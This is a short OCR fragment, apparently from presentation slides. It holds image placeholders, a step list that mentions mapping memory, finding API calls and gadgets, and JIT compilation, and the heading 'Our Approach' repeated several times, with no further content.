
Map Memory | Find API Calls | **Find Gadgets** | JIT Compile




Our Approach



Our Approach




Our Approach



